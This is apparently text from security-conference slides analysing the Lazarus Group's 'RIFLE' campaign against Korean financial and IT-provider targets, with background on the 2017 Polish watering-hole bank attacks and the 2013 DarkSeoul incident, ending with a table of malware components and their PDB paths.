



How take control of All your Systems

Silent RIFLE : Response Against Advanced Threat

HackCon : The Norwegian Cyber Security Convention

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1. The Case study of Incidents in Korea Financial Sector, *International Symposium on Cyber Crime Response*, 2014
2. Financial Security, *Whitehat Contest*, 2015
3. Ransomware Overview, *SungKyunKwan University*, 2016
4. The New Wave of CyberTerror in Korea Financial Sector, *PACSEC Tokyo*, 2016
5. Fly me to the BLACKMOON, *HITCON Taiwan*, 2016
6. *Kaspersky SAS (Security Analyst Summit, St.Maarten)*, 2017 (TBE)


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Background Knowledge



A Piece of Rifle Campaign

<https://www.operationblockbuster.com>

Blockbuster Operation

Threat Actor : Lazarus Group



 Symantec Official Blog

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Attackers target dozens of global banks with new malware

Watering hole attacks attempt to infect more than 100 organizations in 31 different countries.

By: **Symantec Security Response** 

Created 12 Feb 2017 |  0 Comments |  : 简体中文

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Organizations in 31 countries have been targeted in a new wave of attacks which has been underway since at least October 2016. The attackers used compromised websites or “watering holes” to infect pre-selected targets with previously unknown malware. There has been no evidence found yet that funds have been stolen from any infected banks.

The attacks came to light when [a bank in Poland discovered previously unknown malware running on a number of its computers](#). The bank then shared indicators of compromise (IOCs) with other institutions and a number of other institutions confirmed that they too had been compromised.

<http://www.symantec.com/connect/blogs/attackers-target-dozens-global-banks-new-malware-0>

ANALYSIS

As stated in the blog, the attacks are suspected of originating from the website of the Polish Financial Supervision Authority (knf.gov[.]pl), shown below:

The screenshot shows the official website of the Polish Financial Supervision Authority (KNF). The header features the Polish coat of arms and the text "DZIENNIK URZĘDOWY KOMISJI NADZORU FINANSOWEGO". To the right is the logo of the "Komisja Nadzoru Finansowego". A navigation bar contains links for "Pozycje dziennika", "Skorowidz", "Organy wydające", "Pobieranie", "Certyfikaty", and "Informacje". A search bar is present with the text "Szukaj w tytule Aktu". Below the navigation bar, there is a section for "Lista pozycji (1)" with filters for the year "2017" and "Wszystkie". A table lists the acts, with one entry visible:

Pozycja	Data aktu	Data publikacji	Tytuł	Pdf
1	27.01.2017	31.01.2017	Komunikat Komisji Nadzoru Finansowego z dnia 27 stycznia 2017r. w sprawie wysokości maksymalnej stopy technicznej	

At the bottom of the page, there is a blue cookie consent banner with text in Polish: "Witryna „Elektroniczne Dzienniki Urzędowe” używa plików cookies i podobnych technologii m.in. w celach: świadczenia usług, statystyk, dostosowywania widoków do preferencji użytkowników. Korzystanie z witryny bez zmiany ustawień Twojej przeglądarki dotyczących cookies oznacza, że zostaną one zapisane i przechowywane w pamięci urządzenia za pośrednictwem którego korzystasz z Internetu. Jeżeli nie chcesz żeby pliki cookies były zapisywane w pamięci Twojego urządzenia, zmień ustawienia swojej przeglądarki według wytycznych jej producenta."

<http://baesystemsai.blogspot.no/2017/02/lazarus-watering-hole-attacks.html>

20th Mar, 2013

3.20 Cyber-terror (A.K.A DarkSeoul)

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Patch Management Servers were controlled over by attackers

Lots of PCs and Servers were shutdown at the same time (20th March, 2013)

Victims : Major 3 Banks and Major 3 Broadcasting Companies in South Korea
Almost 16,000 CD/ATM and 26,000 PCs & Servers totally Unusable




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KBS staff member's Laptop Screen
damaged by 3.20 Cyber-terror

Cyberterror Timeline in 2016




Trend of Cyber-terror in 2016

Focusing on **3rd party IT Solution Provider**
installed on Conglomerates

02

RIFLE Campaign



15th Feb, 2016

SoftCamp DRM Malware Discovered

16th Feb, 2016

Initech Malware Discovered

- dubbed "Rifle Malware"

17th Feb, 2016

Interesting Decoding Method Discovered

Mar, 2016

Correlation between Initech Malware and Past Incidents Discovered

Mar, 2016

Dubbed RIFLE Campaign

Rifle Classification

Type	Features	PDB (Program Data Base) Path
Rifle	Download additional malware (sec.exe)	E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb
Sniffer	Send Infected PC's information to C&C Server	E:\Data\My Projects\Troy Source Code\tcp1st\sniffer - Copy\Release\dll_like_exe.pdb
Server	Installed on C&C Server and communicate with Rifle and Sniffer	E:\Data\My Projects\Troy Source Code\tcp1st\server\Release\server.pdb

Related Cases

